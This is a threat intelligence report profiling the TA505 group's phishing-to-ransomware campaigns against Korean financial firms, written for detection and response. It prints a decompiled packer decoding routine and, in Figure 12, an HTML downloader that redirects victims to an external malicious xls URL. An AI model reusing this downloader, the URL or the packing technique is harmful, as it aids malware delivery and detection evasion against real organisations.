Cyberthreat Intelligence Report

Profiling of TA505 Threat Group

That Continues to Attack the Financial Sector

Follow the Trail of TA505

Financial Security Institute

Contents

I. Overview

Since the first half of 2019, massive cyberattacks targeting the domestic financial sector have continued to occur. A large volume of spear phishing mails, deftly disguised as invoices, resumes, air tickets and tax bills, is being sent to corporate executives and employees to induce infection. Malware infection can lead to leakage of critical information from companies or massive damage from encrypting critical files related to their work.

Behind the 2019 cyberattack on the domestic financial sector is a group of threats called TA505[1)]. The TA505 is a threat group that has attacked foreign financial institutions by using malwares, ransomware and remote-controlled malware since 2014. The TA505 Threat Group's domestic attacks began in the second half of 2018 and took place on a large scale from February 2019. They attacked the domestic financial firms in a long-term Cyberattack Lifecycle*.

*Cyberattack Lifecycle is a sequence of events that an attacker goes through to successfully infiltrate a network and exfiltrate data from it. It consists of the initial penetration of malware, the spread of malicious activities for a prolonged attack, and the continuous execution and maintenance of the connection.

The TA505 Threat Group is carrying out cyberattacks on a number of domestic and foreign companies as well as the financial sector, and a single corporate PC infection can lead to the infection of multiple PCs within the company's internal network, which can cause financial damage and serious disruptions to its operations. In addition, corporate information collected from infected PCs is likely to be used for further malicious activities.

Based on information collected by the Financial Security Institute for about a year, this report focuses on analyzing the cyberattacks of the TA505 Threat Group targeting Korea and classifying their attack methods. In addition, the report includes an analysis of the link between the TA505 Threat Group carrying out these cyberattacks and the FIN7 threat group that has been stealing financial information in the U.S. since 2015.

Through the contents of this report, we hope to understand the flow of attacks from spear phishing mails sent by the TA505 Threat Group to the Clop ransomware for final infection. We also hope that the report will be used as data for further proactive responses, along with confirmation of malware infection and identification of the scale of damage. However, some of the contents of the report are yet to be proven factual and include circumstantial estimates.

[1)] First named by Proofpoint, an American vaccine company, TA is a short for Threat Actor.

Ⅱ. Profiling of TA505 Threat Group

1. Attack Groups

A. TA505 Threat Group

TA505 Threat Group is a threat group that has been carrying out active attacks to date, starting with malwares, called Dridex, for the theft of financial information since 2014. It mainly attacked financial and energy-related industries by using ransomware and remote-controlled malware overseas. Most of the distribution methods used spear phishing mail to spread malwares such as Dridex, Locky Ransomware, Flawed Ammyy and Clop Ransomware, and launched massive attacks targeting South Korea from 2019.

B. FIN7 Threat Group

It is a threat group that has been carrying out attacks on U.S. retailers, restaurants and lodging businesses since mid-2015. Like the TA505 Threat Group, it uses Russian language to spread malware through spear phishing mails. The ultimate goal is to capture financial information through Point-of-Sale (PoS) malware distribution.

[Table 1] Threat group comparison


Threat groups	TA505	FIN7
Attack target	Foreign and domestic financial and energy industries	Overseas (the U.S., etc.) retailers, lodging businesses
Objective	Theft of corporate information and infection of ransomware	Theft of financial information
Major activity period	2014~	2015~
Main malware	Ransomware (Clop, Locky)	PoS malware

2. Attack Timeline

The timeline for the TA505 Threat Group's 2019 attack is shown in Figure 1.

Starting with the dissemination of large-scale spear phishing mail to Korean companies in February 2019, the company launched attacks through Flawed Ammyy Remote Control Malware and Clop Ransomware. In April, an additional email Stealer malware was downloaded through the Admidy Botnet malware, and in May, a TinyMet malware with reverse shell[3] function was distributed. In October, it attempted to attack through SDBot malware that impersonates MS Office and uses Application Shimming[4] techniques, and in December, it attempted to encrypt files on infected PCs with Rapid Ransomware downloaded through malicious Excel files.

<Figure 1> Timeline for TA505 Threat Group's 2019 attack



[3] Firewall inbound policies are often managed as a white list, so attackers exploit the relatively weak outbound policies to connect infected PCs to attackers' PCs.

[4] Application Shimming: Created to support sub-compatibility of software, codes are modified by the Shim Database (SDB) when the software is running

3. Attack TTP

A. Tactics

TA505 Threat Group disseminates malware to companies or organizations, such as financial institutions, manufacturing companies or hospitals, not individuals. Massive damage may be incurred if an attack is successful using the spear phishing mail.

Spear phishing mail is sent under an open subject, which collects information by spreading malwares for the theft of email addresses and information. The collected email addresses are used for additional spear phishing mail attacks, etc.

In addition, TA505 Threat Group uses a variety of malware to get companies to leak information and infect internal networks with ransomware.

B. Techniques

TA505 Threat Group propagates malware using attachments in the spear phishing mail. Malicious attachments of the spear phishing mail sent by the TA505 Threat Group use various formats such as Excel 4.0 Macro, VBA Macro[5)] and html with encoded binaries to bypass vaccine detection, and download additional malware. Additional downloaded malware is also encoded to bypass vaccine detection, so it acts as a malware after performing the decoding process inside the memory.

The decoded Flawed Ammyy remote-controlled malware attempts to communicate with the C&C server after it successfully infects the PC, and downloads various additional malware for the attack. Additional downloaded malware scans workgroups of infected PCs to determine whether they are individuals or businesses. If "WORKGROUP" is the default value of the workgroup, it stops malicious behavior and deletes it by itself. If the AD server domain value is returned [6)], it is judged to be corporate PC.

[5)] VBA (Visual Basic for Application): Programming language for extension of MS Office applications

[6)] Active Directory (AD) is a Microsoft-provided directory service that is used by companies to batch policies, software and updates to client PCs.


If it is a corporate PC, it attempts to hack the AD server using SMB vulnerabilities against the enterprise's internal network and using the additionally downloaded hacking tool, Cobalt Strike. If it uses the AD server domain, it attempts to steal the AD server administrator account and use the TinyMet malware to connect the reverse shell to the C&C. If an AD server administrator account is captured, it uses an AD server administrator account to propagate Clop Ransomware to internal network PCs. Clop Ransomware includes a code that deletes certain vaccines in Korea and disables files for ransomware detection used by vaccines.

TA505 Threat Group uses an SDBot malware that uses the Application Shimming technique to maintain continuity of attack and avoid detection by making an injection into the normal process each time the system is started.

C. Procedures

The TA505 Threat Group attack procedure is shown in <Figure 2>. The initial infection begins with a malicious file execution attached to the spear phishing mail distributed to corporate executives and employees. After the initial infection, remote-controlled malware is downloaded and information from the infected PC is stolen, and additional malware is downloaded. Subsequently, the internal network AD server administrator account is taken over through additional malware such as Cobalt Strike, and massive damage occurs due to internal network ransomware infection.


<Figure 2> Attack procedures of TA505 Threat Group



4. Distributed Malwares

<Figure 3> shows a link to malware circulated by the TA505 Threat Group. The TA505 Threat Group attacks use multiple malware depending on the attack lifecycle chain. Detailed analysis results of malwares collected by the Financial Security Institute, from spear phishing mails for initial penetration to remote-controlled malware, to ransomware that is finally used to infect the enterprise's internal network, and related analysis of each malware was prepared.

<Figure 3> Link between malwares of TA505 Threat Group




Sort	Malware	Description
A	Malicious attached document	Attached to the spear phishing mail and distributed to play a role in downloading additional malwares
B	Flawed Ammyy	Remotely controlled malware that can steal infected PC information and carry out additional attacks
C	Clop ransomware	Ransomware changing the extension to '.Clop'
D	Amadey Bot	Exploitation of infected PC information and additional malware downloads can be carried out.
E	Email Stealer	Steal email information that exists on infected PCs
F	TinyMet	Reverse shell connection to attacker server is available depending on options that are enabled
G	SDBbot	Perform remote control functions by injecting malware into normal service.

The TA505 Threat Group has a common thread that many malwares use the same packers, as in Figure 3. The process of creating encoded PE binaries with the final malware PE binaries after a step-by-step decoding process is a common feature of malwares distributed by the TA505 Threat Group, which can be used as a hunting tool to collect malwares. This describes the process of operating the packers used by the TA505 Threat Group.

Malware allocates virtual areas of size 0x1C20 using the VirtualAllocEx API. The value of the hard-coded four-byte XOR key at a specific offset in the .data section and the encoded shell code present at the offset immediately after the XOR key are then decoded to the virtual domain allocated by repeating the operation through the ROL4 algorithm 0x384 times, then move to the address of the virtual domain where the decoded shell codes exist.

<Figure 4> XOR key values and encoded shell codes for decoding that exist in the data section



<Figure 5> Shell code decoding routine

```
EncodedData_v26 = &unk_426264;
v29 = 0;
for ( j = 0; j < 0x384; ++j )
{
  ptr_EncodedData_v5 = EncodedData_v26[j];
  v6 = dword_426260;                          // 4 bytes of hardcoded dword
  v29 -= 0x50;
  v29 -= 0x3E8;
  ptr_EncodedData_v5 = dword_426260 ^ __ROL4__(dword_426260 ^ (ptr_EncodedData_v5 - j), 7);
  *(AllocatedMemory_v34 + j) = ptr_EncodedData_v5;
```

The decoded shell code assigns a virtual zone, imports three bytes of encoded PE binaries in the .data section and then repeats them to the size of the virtual zone that is allocated to skip two bytes and get another three bytes. It then performs the first decoding through the ROL4 algorithm, like the shell code decode, and then moves to the PE binary entry point after the second decoding through the shift operation.


<Figure 6> PE binary decoding process (from above, data section origin, primary decode, secondary decode)

```
00000000  99 83 20 00 00 97 F0 FB 00 56 04 7C FD 00 56 D5  ™ƒ ..—ðû.V.|ý.VÕ
00000010  FE 05 00 00 9B B2 23 00 00 0F 6D B3 00 56 2B 0E  þ...›²#...m³.V+.
00000020  FD 00 00 35 1C 8A 00 56 FB 09 74 00 56 1D F2 5F  ý..5.Š.Vû.t.V.ò_

00000000  4D 38 5A 90 38 03 66 02 04 09 71 FF 81 B8 C2 91  M8Z.8.f...qÿ.¸Â'
00000010  01 40 C2 15 C3 08 01 0E 08 0E 1F BA 7C 01 B4 09  .@Â.Ã.....°|.´.
00000020  CD 21 B8 F5 4C 80 0A 54 68 69 73 20 70 1C 72 6F  Í!¸õL€.This p.ro

00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00  ................
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..°..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
```

A. Malicious Attachments Distributed by Spear Phishing Mails

Spear phishing mails are usually sent as socio-engineered content that generate curiosity in receivers by impersonating invoices, certificates, e-tickets and electronic tax invoices. Among other things, the electronic tax bill impersonating the National Tax Service and the e-ticket impersonating Korean Air were very good imitations of mail sent normally by the National Tax Service and Korean Air.

<Figure 7> Spear Phishing Mails (Left: National Tax Service impersonation, Right: Korean Air impersonation)



The process of change in malicious documents attached to spear phishing mails by the TA505 Threat Group is as shown in [Table 2], and malicious attachments act as an intermediate process for downloading the Flawed Ammyy remote-controlled malware used for full-scale attacks.

[Table 2] The process of changing malicious documents attached to Spear Phishing Mails


Sort	Detected month	Type	Key feature
Method 1	2019.02.	EXCEL 4.0 Macro	Uses hidden sheet Connects to additional file download server through cell description
Method 2	2019.02.	VBA Macro	Uses custom forms Macro code obfuscation
Method 3	2019.05.	Html attached documents	Disguised as electronic tax invoice, contract xls download link including base64 encoded xls binary
Method 4	2019.07.	Iso compressed file	Korean Air's e-ticket impersonation Generate ink, scr file when decompressing iso file
Method 5	2019.10.	Link approach	File download link in mail content

[Method 1] EXCEL 4.0 Macro


This method was used when the TA505 Threat Group first distributed malware to South Korea. The Excel 4.0 macro was released earlier than the VBA macro which was primarily used in malicious document files. Compared to VBA macros stored in separate VBA streams, EXCEL 4.0 macros are characterized by relatively low vaccine detection rates because macro codes are stored in OLE streams in documents.

<Figure 8> is an Excel file using the EXCEL 4.0 macro code. "Рисунок 3" and "Лист3" in Russian refer to "Figure 3" and "sheet3", respectively. When activating a macro with the "Use content" button, the macro code on the hidden sheet of Figure 9 will work and access the URL contained within the macro code to download the malware. The downloaded malware is installed through the installation program msiexec.exe, which is used by MS Windows.

<Figure 8> EXCEL 4.0 macro attached document using hidden sheet



<Figure 9> Macro code included in the hidden sheet




[Method 2] VBA Macro

The TA505 Threat Group disseminated malicious documents using VBA Macro in various document formats, including xls, docs and wiz. When you click the Allow Content button to execute macro code, such as in [Method 1], you access the URL contained in the macro code stored in the VBA stream and download the malware. It spreads in various forms, including custom form in <Figure 10> and macro code obfuscation in <Figure 11> to avoid detection by vaccines.


<Figure 10> shows a custom form used to access the URL defined in the text box properties and download additional malware.

<Figure 10> VBA macro using user custom form



<Figure 11> shows the process of decrypting download URL with obfuscated VBA macro code working. The downloaded files are installed through the "msiexec.exe" process.

<Figure 11> Obfuscated VBA macro code



[Method 3] Html attached documents

Many of the attachments to spear phishing mails are malicious document files using macro codes. However, in May 2019, a spear phishing mail with the html file attached was circulated. The spear phishing mail was an electronic tax bill sent under the pretense of the National Tax Service, and the html file's function shown in <Figure 12> is to download malicious document files.

<Figure 12> Html file functioning as downloader

```
<html>
<head>
    <title>Downloading...</title>
</head>
<body>
<script>
    var url= "http://ianhennessee.com/eTaxInvoice_776347534.xls";
    window.location = url;
</script>
</body>
</html>
```

<Figure 13> is a different html attachment that contains malicious Excel files encoded in the base64 algorithm, and is spread through a spear phishing mail that impersonates a contract. The change is believed to be aimed at bypassing the detection of spear phishing mails by vaccines.

<Figure 13> Html file including base64 encoded xls binary

